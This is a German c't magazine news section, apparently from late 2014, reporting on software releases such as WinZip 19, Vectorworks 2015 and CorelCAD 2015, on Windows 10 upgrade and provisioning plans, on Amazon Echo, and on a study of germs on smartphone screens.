Version 3 der Bildverwaltung Photo Supreme verzahnt sich mit diversen Raw-Konvertern und soll Korrekturen aus Lightroom, DxO Optics Pro und Capture One näherungsweise wiedergeben können. Im Hauptfenster dürfen nun mehrere Sammlungen gleichzeitig geöffnet sein; sie liegen auf Tabs geschachtelt hintereinander.

Die neue Gesichts- und Duplikat-Erkennung soll mit wenig Aufwand das Archiv in Ordnung bringen. Namen erkannter Personen und Geotags schreibt Photo Supreme in die IPTC-Felder Person, Orte und Ereignis. Für schnelles Verschlagworten lässt sich der Inhalt mehrerer ausgewählter Felder einem Stapel von Fotos zuweisen. Unter Windows können sich USB-Geräte wie Smartphones oder Tablets direkt per Media Transfer Protocol in Photo Supreme einklinken; Mac OS X unterstützt diese Technik nicht. Die Software kostet 63 Euro für den Einzelplatz und 160 Euro als Server-Version. (atr)

ct Testversion: [ct.de/y7z9](http://ct.de/y7z9)

## Dateipacker und -verwalter

WinZip 19 soll gleichermaßen zur Kompression und zur Verwaltung von Dateien in der Cloud dienen. Das Packprogramm integriert Dateien aus Konten bei Dropbox, Google Drive, Microsoft OneDrive, SugarSync und CloudMe. Die Dateien lassen sich durchsuchen, verschieben, löschen und umbenennen und über Twitter, Facebook, Google+ oder Jabber weitergeben. Bilder versieht WinZip auf Wunsch mit Wasserzeichen, Office-Dokumente konvertiert es nach PDF. Der

Hosting-Dienst ZipShare stellt Dateien online, die für den E-Mail-Versand zu groß sind. WinZip-Nutzer können 50 MByte Speicherplatz nutzen. Bei WinZip Pro sind 2 GByte inklusive. WinZip 19 kostet 36 Euro, die Pro-Version 60 Euro. Eine Enterprise-Edition bietet zusätzliche Funktionen zur Verschlüsselung sowie zur Weitergabe über Plattformen wie SharePoint und Amazon S3. (akr)

ct Testversion: [ct.de/y7z9](http://ct.de/y7z9)



**WinZip 19** verwaltet Dateien bei Cloud-Diensten wie Dropbox, Google Drive und Microsoft OneDrive. Office-Dokumente konvertiert es auf Wunsch nach PDF.

tere lassen sich über Tabellenstile formatieren. Textvariablen helfen beim Setzen etwa einer dynamischen Seitenreferenz an mehreren Stellen. Die Anwendung unterstützt dynamische Hilfslinien, Seitengrößen mit bis zu 5,69 Meter Kantenlänge und eine Formatübertragung wie in Word. Der Preis liegt bei 1400 Euro (Upgrade 450 Euro). (akr)



## Anwendungs-Notizen

Microsoft hat das **Online-Speicherkontingent** für Abo-Kunden von Office 365 von 1 TByte auf unbegrenzt erweitert. Auf Smartphones, Tablets und in Office Online soll Office 365 künftig den Cloud-Speicherdienst Dropbox unterstützen.

Die **Plug-in-Suite für Bildbearbeiter** Perfect Photo Suite 9 von onOne (siehe c't 21/14, S. 48) steht für Mac OS X und Windows zum Download bereit. Die Basic-Edition für 76 Euro läuft als eigenständige Anwendung, die Premium-Edition für 132 Euro auch als Plug-in in Photoshop und Lightroom.

Nach den Consumer-Versionen der **Diktiersoftware** Dragon NaturallySpeaking erscheint nun auch die deutschsprachige Legal-Ausgabe in Version 13 mit Import-Funktion für Fachvokabulare. Die Software ist für 1100 Euro bei Nuance-Verkaufspartnern erhältlich.

ct Perfect Photo Suite 9 (Testversion): [ct.de/y7z9](http://ct.de/y7z9)

# 2. VDZ Tech Summit

am 20. November 2014 in Hamburg



Die Entscheider-  
konferenz  
zum Thema IT in  
Medienhäusern

17 Top-Speaker aus  
IT und Management

Spannende Einblicke  
in IT-Trends,  
Data- und Content  
Driven Business  
und IT Organisation

Jetzt anmelden!



[www.vdz-tech-summit.com](http://www.vdz-tech-summit.com)

## Neue Werkzeuge für Architekten

Version 2013 der CAD- und BIM-Software Vectorworks Architektur bietet nach Angaben des Herstellers ComputerWorks dank der Umstellung auf 64 Bit vor allem bei größeren Projekten mehr Zuverlässigkeit, Genauigkeit und Stabilität. Die neuen Werkzeuge für Building Information Modeling (BIM) und Gebäudeplanung sollen Architekten und Innenarchitekten beim kreativen Arbeiten unterstützen. Vorhangsfassaden mit Pfosten-Riegelkonstruktionen lassen sich in 2D und 3D planen. Hat der Anwender ein gängiges Fassadensystem ausgewählt und eingefügt, kann er danach die einzelnen Bestandteile verändern und beispielsweise Pfosten oder Riegel abschrägen oder verschieben. Die neue Rechteckmethode

ermöglicht es, Gebäudegrundrisse aus Wänden sehr schnell anzulegen.

Mit zusätzlichen Funktionen in Renderworks 2015 lassen sich 3D-Oberflächen jetzt mit 2D-Schraffuren versehen. So sollen direkt aus dem 3D-Modell klare, verständliche Ansichtspläne, Fassadenpläne, Schnitte oder Dachaufsichten entstehen. Neu hinzugekommene Renderoptionen erzeugen ansprechende Visualisierungen, zum Beispiel Kantenrenderings in verschiedenen Skizzen-, Zeichen- und Malstilen.

Über die DXF/DWG-Schnittstelle können Tabellen nun als

**VectorWorks 2015 unterstützt Pfosten-Riegel-Konstruktionen mit individuellen Bauteilen.**

Vectorworks-Tabellen oder als Gruppen importiert werden; neu ist eine STEP-Schnittstelle. Der SketchUp-Import unterstützt in

Vectorworks 2015 jetzt auch Texturen und der STL-Export bietet nun bessere Optionen für den 3D-Druck. (Ralf Steck/dwi)



## CorelCAD liest Corel-Draw-Dateien

Version 2015 von CorelCAD kann die Dateiformate der Schwesterprodukte Corel Draw und Corel Designer importieren und exportieren – bisher gelang das nur auf dem Umweg über Austauschformate. Im 2D-Bereich unterstützt die Software nun Parametrik, das heißt, dass sich Maße voneinander abhängig machen lassen, beispielsweise durch Verknüpfung in einer Formel. Mit Hilfe der interaktiven „Trimm-Pfad“-Funktion kann man Kurven und Ecken am Bildschirm präzise beschneiden.

Bei der Texteingabe ist es nun möglich, Brüche darzustellen sowie formatierten Text aus Microsoft Word in ein Projekt einzufü-

gen. Um schnell Anleitungstexte in einer Zeichnung zu ergänzen, lassen sich in bestehenden Tabellen Zellen, Zeilen und Spalten einfügen, löschen, zusammenführen oder in der Größe ändern. Die interaktive Bemaßungspalette zeigt auf dem Bildschirm Textformatierungs- und Eigenschaftseinstellungen für Bemaßungen an.

CorelCAD 2015 kann zum Preis von 966 Euro online und im Einzelhandel erworben werden. Registrierte Benutzer einer früheren Version von CorelCAD sind zum Upgrade für 200 Euro berechtigt. (Ralf Steck/dwi)

**ct** 30-Tage-Testversion:  
[ct.de/yr89](http://ct.de/yr89)

## CAM für SolidWorks

Offensichtlich hat Autodesk nicht vor, nach der Übernahme von HSMWorks deren in SolidWorks integrierte Lösung für Computer-aided Manufacturing (CAM) auslaufen zu lassen – jedenfalls steht nun die Version HSMWorks 2015 zur Verfügung. Die Updates im Adaptive Clearing genannten Schruppprozess sollen die Bearbeitungszeiten in diesem Teil der Fräsbearbeitung reduzieren.


Gleichzeitig mit der neuen kommerziellen Version wurde HSMXpress 2015 veröffentlicht, eine freie Ausgabe von HSMWorks, die professionelles CAM für 2,5-Achs-Bearbeitungsprojekte bietet. HSMXpress umfasst

sämtliche Funktionen von HSMWorks für das 2D-Fräsen und -Bohren sowie die Teilesimulation und das Postprocessor-System.


HSMWorks unterstützt in Version 2015 die neuesten Intel-Xeon-Prozessoren und High-End-Workstations mit bis zu 36 CPU-Kernen in einem System, um so die Berechnung von Werkzeugwegen zu beschleunigen und Nachbearbeitungszeiten zu verkürzen. Das auf Windows laufende SolidWorks-Addon ist ab sofort erhältlich.

(Ralf Steck/dwi)

**ct** Testversion anfordern:  
[ct.de/yr89](http://ct.de/yr89)



CorelCAD hat in Version 2015 die Funktionen im 3D-Bereich ausgebaut.




Die Simulation in HSMWorks 2015 zeigt, ob die Fräsbearbeitung den Vorgaben entspricht.

## Profi-CAD für Android-Tablets

Das Softwarehaus Gräbert hat auf Basis seiner Rechen-Engine Ares Commander für Android-Tablets das CAD-System Ares Touch herausgebracht. Es unterstützt DWG-Dokumente sowie Projekte beliebiger Größe und bringt den kompletten Werkzeugsatz auf Mobilgeräte – so lassen sich Zeichnungen auch unterwegs anlegen und editieren. Ares Touch läuft zwar auch auf Smartphones, empfiehlt sich dann aber laut Hersteller nur zum Sichten von Zeichnungen – entwickelt wurde es für Geräte mit Display-

größen ab sieben Zoll. Dokumente lassen sich mit anderen Mobilgeräten und mit Dropbox synchronisieren. Gräbert vertreibt Ares Touch als kostenlose Dreingabe zu Ares Commander für Windows oder Mac OS X. Dessen Basislizenz für 800 Euro oder 250 Euro pro Jahr umfasst die Nutzung von Ares Touch auf allen Mobilgeräten des Lizenzinhabers. (hps)

Mit der Android-App Ares Touch lassen sich Zeichnungen nicht nur anschauen, sondern auch anlegen und editieren.



## Speicherung großer Datenströme

ParStream hat seine verteilte analytische Datenbank ParStream DB für den Einsatz mit besonders großen Datenströmen aus Machine-to-Machine-Verbindungen erweitert – ein typischer Anwendungsfall ist die Mess- und Prozessdatenerfassung. Über einen Konnektor zum Datenintegrations-Frontend Informatica Vibe sollen sich ohne individuelle Anpassung auch Datenquellen mit vielen unterschiedlichen Formaten einbinden lassen, was in vielen Szenarien zum Internet der Dinge erforderlich ist. Ebenfalls neu ist eine Schnittstelle zum Analysewerkzeug Datawatch. Darüber kann die Datenbank beim Eintreffen neuer Daten bedarfsgerecht eine Aktualisierung von Reports auslösen, ohne dass die Auswertesoftware regelmäßige Rückfragen absetzen müsste.

ParStream DB speichert Daten in Echtzeit als spaltenorientierte Partitionen auf einzelnen Servern eines Clusters und baut für jede abgeschlossene Partition die gewünschten Indizes für verteiltes Suchen auf. Anders als etwa bei Hadoop ist von vornherein festgelegt, welche Daten auf welchem Server zu liegen kommen, sodass sich Abfragen und Auswertungen ohne Vermittlung durch einen zentralen Verteilungsknoten bearbeiten lassen.

Im Lauf des Jahres will ParStream eine Funktion „Geo-Distributed Analytics“ freischalten, mit der sich auch solche Server korrekt einbinden lassen, die aufgrund ihrer räumlichen Entfernung nur mit großen Latenzen reagieren und womöglich zeitweise gar nicht zu erreichen sind. (hps)

## Notizen

**Die Berechnungssoftware für Konstrukteure** Kisssoft hat der gleichnamige Hersteller um zusätzliche Festigkeitsklassen für Muttern und weitere Funktionen zur Berechnung von Spannungen ergänzt. Der Münchener Anbieter CADFEM entwickelte zudem zusammen mit KISSsoft in der **Simulationsssoftware ANSYS** ein Tool zur automatisierten Bewertung von Schrauben. Damit sollen sich komplexe Bauteilgeometrien effizienter berechnen lassen.

**Die Modellierungsumgebung** OpenModelica steht in der finalen Version 1.9.1 zum Download bereit. Sie umfasst vor allem Neuerungen beim OpenModelica Compiler (OMC), darunter eine bessere Unterstützung für Bibliotheken und schnellere Komplilation von Modellen durch paralleles Kompilieren von Modellteilen. Das Back-End des Compilers wurde teilweise neu designet, was die Skalierbarkeit und Modularität verbessert haben soll.

Siemens hat eine Vereinbarung zur Übernahme von Camstar unterzeichnet, einem Anbieter von **Software für Produktionsleitsysteme**. Camstar soll Teil des PLM-Geschäfts (Product LifeCycle Management) von Siemens werden.


ct Download OpenModelica: [ct.de/yr89](http://ct.de/yr89)

## Interaktive Grafik in PDF

Mit dem PDF3D ReportGen lassen sich dreidimensionale CAD-Zeichnungen, Messwert-Punktwolken und Funktionsplots in PDF-Dokumente einbetten. Dokumente dieser Art kann man ohne zusätzliche Plug-ins mit Adobe Reader ab Version X betrachten, wobei sich die enthaltene Grafik mit der Maus drehen und zoomen lässt; Animationen spielt der Adobe Reader ebenfalls ab.

Die Software soll mehr als 80 Grafikformate aus Anwendungen von AutoCAD und ArcGIS über PovRay bis zu Quake verstehen. Die deutschsprachige Version von ReportGen ist zu

Netto-Preisen ab 720 Euro für Windows, Mac OS X und Linux erhältlich. Allerdings sind die damit erzeugten Dokumente mangels verfügbarer Adobe-Reader-Releases unter Linux nur bedingt anzeigbar. Für Linux-kompatible Dokumente muss man beim Erstellen statt des standardmäßig verwendeten PRC-Formats das Erweiterungsformat U3D benutzen. Außerdem das Programm ReportGen offeriert der Hersteller PDF3D auch ein Developer Kit sowie Anwendungen, um PDFs als XML-Dokumente zu verwalten und als Animationsdateien zu exportieren. (hps)



Eingebettet in ein PDF kann man etwa einen modellierten Vulkanaustritt von allen Seiten und als Animation mit dem Adobe Reader betrachten.

## Multimediale Prozessbeschreibungen

Arbeitsabläufe in einem Unternehmen lassen sich mit der englischsprachigen Android-App BPM Touch des Softwarehauses Bamero multimedial beschreiben – zur Schulung von Mitarbeitern, für Web-Prospekte oder für Qualitätsmanagement. Die App für Tablets mit einer Displaydiagonale ab 10 Zoll läuft unter Android ab Version 4.0. Mit Fingergesten verbindet man Kurztexte, Dokumente, Fotos, Videoclips und Audio-Aufzeichnungen mit

einem grafischen Ablaufplan. Die benötigten Multimedia-Elemente, zum Beispiel Bilder von Maschinen, kann man direkt mit dem Tablet aufnehmen. Die modellierten Prozesse lassen sich in Standardformaten wie BPMN 2.0 oder als ZIP- oder PPTX-Dateien exportieren. Die Lizenz für einen einzelnen Anwender kostet netto 525 Euro. (hps)

**ct** Download und Testlizenz: [ct.de/y5by](http://ct.de/y5by)



Mit BPM Touch lassen sich auch komplexe Arbeitsabläufe darstellen und mit Grafiken erläutern.

## Maschinenlesbare E-Rechnungen

Gotomaxx hat sein Programm Paket PDFmailer für den elektronischen Rechnungsversand mitsamt XML-kodierten Buchhaltungsdaten aufgebohrt. Das in der Standardausführung auf Seite 140 getestete Programm nimmt Ausgangsrechnungen als virtuelle Druckjobs entgegen, übersetzt sie gemäß dem Dokumentenstandard ZUGFeRD (Zentraler User Guide des Forums elektronische Rechnung Deutschland) in PDF/A-3-Dokumente mit eingebetteten Metadaten nach einem im Standard definierten, erweiterbaren XML-Schema und verschißt sie als E-Mail-Anhang. Diesen kann der Empfänger direkt an seine Buchhaltungssoftware übergeben und ohne die Fehlerrisiken einer Formularerkennung automatisch buchen.

Beim kostenlosen PDFmailer Free muss man die XML-Daten jedes Mal von Hand eingeben. Bei den Programmversionen Professional und Server kommen Zusatzoptionen ins Spiel,

bei denen man der Software nur einmal beibringt, an welchen Stellen im Rechnungsformular sich die Metadaten wie Empfänger, Beträge und weitere finden. Bei späteren Druckjobs extrahiert der PDFmailer diese Informationen dann automatisch und kopiert sie ins ZUGFeRD-Dokument. Sollen für bestimmte Rechnungsempfänger unterschiedliche Zusatzangaben mitkodiert werden, veranlaßt man das über Steuerzeichen bei der Datenübergabe. Mit der Erweiterung, um automatisiert die ZUGFeRD-Spezifikation Basis zu nutzen, erhöht sich der Preis des PDFmailer Professional von netto 177 auf 250 Euro. Für den PDFmailer-Server kostet sie 300 Euro. Weitere Aufpreise werden fällig, will man außer der Basis-Ausführung auch die umfangreicheren ZUGFeRD-Spezifikationen Comfort und Extended nutzen. (hps)

**ct** Testversion und Standard: [ct.de/y5by](http://ct.de/y5by)

## Publikumsjoker as a Service

Mindjets Webdienst SpigitEngage betreut zeitlich begrenzte Umfragen an geschlossene und offene Teilnehmergruppen im Web. Er soll Betrieben dabei helfen, von Mitarbeitern oder potentiellen Kunden massenhafte Antworten auf bestimmte Fragen einzusammeln, und diese automatisch klassifizieren. Bei geschlossenen Fragen berichtet die Software, welche Antworten am häufigsten auftauchen. Teilnehmer, die mit formlosen Äußerungen auf eine offene Frage wie einen Ideenaufschluß reagieren, soll sie durch Feedback von anderen Crowd-Mitgliedern oder vom Urheber des Aufrufs zu weiteren Diskussionsbeiträgen motivieren. Ein auf der Umfrage-Webseite laufender Countdown soll die Beteiligung zusätzlich anheizen.

Anreize zum Mitmachen ergeben sich auch über die mögliche

Belohnung von Teilnehmern – indem andere Teilnehmer einen Beitrag positiv bewerten, oder wenn der Auftraggeber einen Beitrag nach Abschluß der Umfrage tatsächlich umsetzt. Damit kristallisieren sich Reputationen für die einzelnen Teilnehmer heraus, wie sie auch bei anderen Social-Media-Analysediensten ermittelt werden. Aufgrund dieser Bewertungen kann man nicht nur seinen persönlichen Stellenwert für künftige Umfragen steigern, sondern womöglich auch eine Prämie vom Auftraggeber erhalten.

Das Zusatzmodul Predictions bündelt spezielle Analysefunktionen, welche die Antwort-Verteilungen auf die Fragen „Was kostet das?“, „Wie lange dauert das?“ und „Wie viel Geld bringt das?“ zu grafischen Entscheidungshilfen für Unternehmer verarbeiten. (hps)



Mit dem Zusatzmodul Predictions klassifiziert der Webdienst SpigitEngage Vorschläge aus der Crowd gezielt nach Kosten, Zeitaufwand und potenziellem Nutzen.

## Faktura modular übers Web

Die webgestützte Rechnungs-Anwendung „Twinfield Angebot & Rechnung“ soll kleineren Unternehmen und Freiberuflern bei der Pflege von Kundenkontakten, der Auftragsbearbeitung und der Finanzbuchhaltung zur Hand gehen.

Hersteller Wolters Kluwer hat den Schwerpunkt auf eine möglichst schnörkellose Bedienoberfläche gelegt. Anleitungs-videos aus dem Web offenbaren überraschend einfache Arbeits-

abläufe. Zum Beispiel kann man von der Angebotsverwaltung aus ein Angebot schreiben und dieses gleich als Mail im HTML-Format verschicken. Darin enthalten ist ein Link in die Twinfield-Webseite des Versenders, über den der Empfänger das Angebot mit einem Klick akzeptieren kann – genau so, als hätte der Kunde den Auftrag über einen Besuch im Webshop getätig. Beim Anbieter genügt dann laut Video ein weiterer

Klick, um das Angebot in die Liste offener Posten zu übertragen, um es dann zu einer Rechnung weiter zu verarbeiten. Über eine Timeline dokumentiert die Software chronologisch für jedes geschriebene Angebot, was sich daraus ergeben hat.

Der für monatlich 9,90 Euro netto abonnierte Dienst soll in den kommenden Monaten durch weitere Bausteine ergänzt werden, darunter auch eine Finanzbuchhaltung. Das Modul „Auftrag & Rechnung“ ist schon jetzt auf Buchungen in einen wählbaren Kontenrahmen vorbereitet und lässt sich auf die maßgeblichen steuerlichen Eckdaten einstellen. (hps)

**ct** Testzugang: [ct.de/y5by](http://ct.de/y5by)

**Die Webseiten von Twinfield Angebot & Rechnung verzichten auf alle überflüssigen und womöglich verwirrenden Bedienelemente.**



## Kunden und Aufträge im Browser

Der Webdienst Reweo dient gleichzeitig als CRM-System mit Kontaktverwaltung und Lead-Management, als Werkzeug für Marketing-Kampagnen und als Auftragsbearbeitung für kleine und mittelständische Unternehmen. Etwa im Zusammenhang mit Abonnements kann der Dienst auch wiederkehrende Geschäftsvorfälle betreuen. Mit dieser Fähigkeit wendet sich der Dienst besonders an Verlage. Durch die unmittelbare Verbindung zwischen Kontaktdatenbank und Auftragsverwaltung fließen Verkaufshistorien laut Hersteller Moving Primates unmittelbar in die Kundenprofile ein. Der in Deutschland gehostete Dienst soll sich per Desktop-Browser und Tablet nutzen lassen und kostet einschließlich Telefon- und E-Mail-Support netto 40 Euro im Monat. (hps)

**ct** Testzugang: [ct.de/y5by](http://ct.de/y5by)

## Windows 10: Upgrade von Windows 7 und Provisioning für Unternehmen

Microsoft will den Umstieg auf das fürs nächste Jahr geplante Windows 10 erleichtern. Daher kann man erstmals nicht nur von der direkten Vorgängerversion (also Windows 8.1) eine Upgrade-Installation durchführen, bei der alle Daten, Anwendungen und Einstellungen erhalten bleiben, sondern auch von Windows 7 und 8.0. Zwar bieten die Setup-Programme der derzeit aktuellen Windows-Versionen auch allesamt eine „Upgrade-Installation“ von Vorgängern aus an, doch dabei gehen dann mindestens die Anwendungen oder gar alles verloren.

Wie Microsoft-Manager Michael Niehaus während der TechEd Europe erklärte, soll das Upgrade von Windows 7 und 8.0 aus wie gewohnt ablaufen, indem man Setup.exe vom Installationsmedium aus dem laufenden Windows heraus startet. Bei Windows 8.1 hingegen soll das Einspielen eines großen Updates über die Windows-Update-Funktion möglich sein.

Die Neuerung führt Microsoft auch auf Wunsch von Unternehmen ein. Bislang besteht das Umsteigen auf eine neue Version aus diversen Schritten: Zuerst wer-

den die User-Daten auf dem Zielrechner gesichert, dann die Festplatte gelöscht, ein Master-Image eingespielt, Treiber und Anwendungen installiert und schließlich die gesicherten Daten wieder zurückgespielt („wipe and reload“). Das soll weiterhin quasi unverändert möglich sein, doch alternativ soll künftig auch der Aufruf von Setup.exe reichen, der sich mit den üblichen Werkzeugen komplett automatisieren lässt. Administratoren können den Prozess zusätzlich beeinflussen, beispielsweise entscheiden, ob die Installationsroutinen bestehende Treiber übernehmen, die von Windows 10 mitgebrachten verwenden oder welche aus einem selbst erstellten Ordner installieren.

### Ergänzen statt Neuinstallation

Als weitere Neuerung lässt sich Windows 10 erstmals mit „Provisioning Packages“ ergänzen. Die sollen es Unternehmen ermöglichen, auf neuen Geräten, auf denen Windows 10 bereits vorinstalliert ist, Pakete mit Anwendungen, Treibern, Sprachpaketen und Zertifikaten nachzu-

installieren, die zugleich die Einstellungen etwa für WLAN, VPN, E-Mail, Internet Explorer oder WSUS-Server mitbringen. Das gilt nicht nur für PCs, sondern auch für Windows Phones.


Die Packages stellt man mit dem „Image and Configuration Designer“ (ICD) zusammen, der künftig im „Assessment and Deployment Kit“ (ADK) enthalten sein soll. Verteilen kann man sie anschließend nicht nur per Netz, sondern auch per Stick, als Mail-Anhang und so weiter. Auf Smartphones kann man den

Download auch durch das Scannen eines QR-Codes auslösen oder per NFC. Automatisch sollen die Packages kommen, sobald man sich mit einem zur Firma gehörigen Azure-Active-Directory-Account anmeldet. (axv)

Axel Vahldiek hat die TechEd auf Einladung von Microsoft besucht.

### Literatur

- [1] Jan Schüßler, Axel Vahldiek, Das nächste große Ding, Die „Technical Preview“ von Windows 10, c't 23/14, S. 90



## Amazon Echo: Netzwerklautsprecher mit eingebautem Sprachcomputer

Der Internet-Versandhändler Amazon hat überraschend „Echo“ vorgestellt, einen knapp 24 Zentimeter hohen, röhrenförmigen Netzwerklautsprecher. Der begnügt sich nicht damit, Musik wiederzugeben. Auf Zuruf beantwortet Echo Fragen, ergänzt die Einkaufsliste, verliest die Wettvorschläge,

buchstabiert Wörter, stellt den Wecker und rezitiert Wikipedia-Einträge. Das „Hirn“ bilden die Amazon Web Services, über die Echo auch neue Kommandos dazulernen soll. Aktiviert wird der Sprachcomputer durch ein wählbares Keyword, im Werbeclip lautet es „Alexa“ – so

etwas kennt man schon von Apples Sprachassistentin Siri und von Google Now ... und aus „Star Trek: The Next Generation“.

Ein aus sieben Mikrofonen bestehendes Array lauscht permanent nach Sprachbefehlen. Es soll dafür sorgen, dass Echo den Nutzer „überall im Raum hört“ und

man nicht quer durchs Zimmer brüllen muss. Alternativ lässt sich Echo auch mit Sprachkommandos über die beiliegende, vom Amazon Fire TV bekannte Voice Remote oder per App füttern. Wer nicht permanent von Echo belauscht werden will, kann die Mikrofone mit einem Druck auf einen Schalter an der Oberseite der Röhre deaktivieren.

Wenn Echo nicht mit Fragen gelöchert wird, kann es Musik über Bluetooth und WLAN wiedergeben. Hochwertige Bass-Lautsprecher (2,5 Zoll) mit Bassreflex und Hochtöner (2 Zoll) versprechen einen klaren und verzerrungsfreien Klang in alle Richtungen. Dabei lassen sich Amazon (Prime) Music, iHeartRadio und Tuneln ebenfalls über Sprachkommandos steuern, wohingegen Musik von Spotify, iTunes und Pandora nur via Bluetooth über Mobilgeräte übertragen wird.

Amazon Echo gibt es vorerst nur in den USA zum Preis von 200 US-Dollar; Prime-Kunden zahlen nur die Hälfte. Noch kann aber nicht jeder Echo kaufen. Interessenten müssen sich bewerben und bekommen eine Mail von Amazon, falls das Los auf sie fällt.  
(vza)



**Amazons Echo ist nicht nur ein Netzwerklautsprecher, sondern ein sprachgesteuerter Digital Assistant.**



Sieben Mikrofone sollen dafür Sorge tragen, dass Echo den Nutzer überall im Raum hört.


## Smartphones weniger keimbelastet als befürchtet

Der Erfolg von Smartphones ist eng mit der Entwicklung berührungsempfindlicher Bildschirme verknüpft. Nutzte man früher für Handy-Eingaben häufig nur den Daumen, beschäftigt ein Smartphone-Display heute meist drei Finger und mehr. Und das dürfte nicht ohne hygienische Folgen bleiben, sollte man meinen. Doch dem ist offenbar nicht so: Laut einer Studie der Hochschule Furtwangen sind Smartphone-Touchscreens weit weniger Bakterienenschleudern als befürchtet.

Mikrobiologen um Prof. Markus Egert von der Fakultät „Medical and Life Sciences“ ermittelten anhand von sechzig zufällig ausgewählten Smartphones, dass die durchschnittliche Gesamtkeimzahl auf Smartphone-Touchscreens bei rund einem Keim pro Quadratzentimeter ( $1,37 \pm 0,33$  CFU/cm<sup>2</sup>) liegt. Das seien gut 100 Mal weniger Mikroben, als

man etwa auf der menschlichen Hand oder auf dem häuslichen Toilettensitz finde, verdeutlichen die Wissenschaftler.

Allerdings entdeckten die Mikrobiologen auf den Touchscreens auch potentielle Krankheitserreger. So wurden beispielsweise geringe Mengen an Fäkalbakterien wie Escherichia coli nachgewiesen. Fünfzig Prozent der sicher identifizierten Arten gehörten zur Risikogruppe 2, das heißt, sie waren potenziell pathogen. Zur hygienischen Reinigung von Smartphone-Displays empfehlen die Forscher entweder saubere Mikrofasertücher oder – noch besser – alkoholische Brillenputztücher, die die Keimzahl um bis zu 96 Prozent reduzieren können. Die Hersteller von Mobilgeräten raten meist nur zur trockenen Reinigung. Damit lassen sich jedoch nur 80 Prozent der Keime entfernen.  
(pmz)



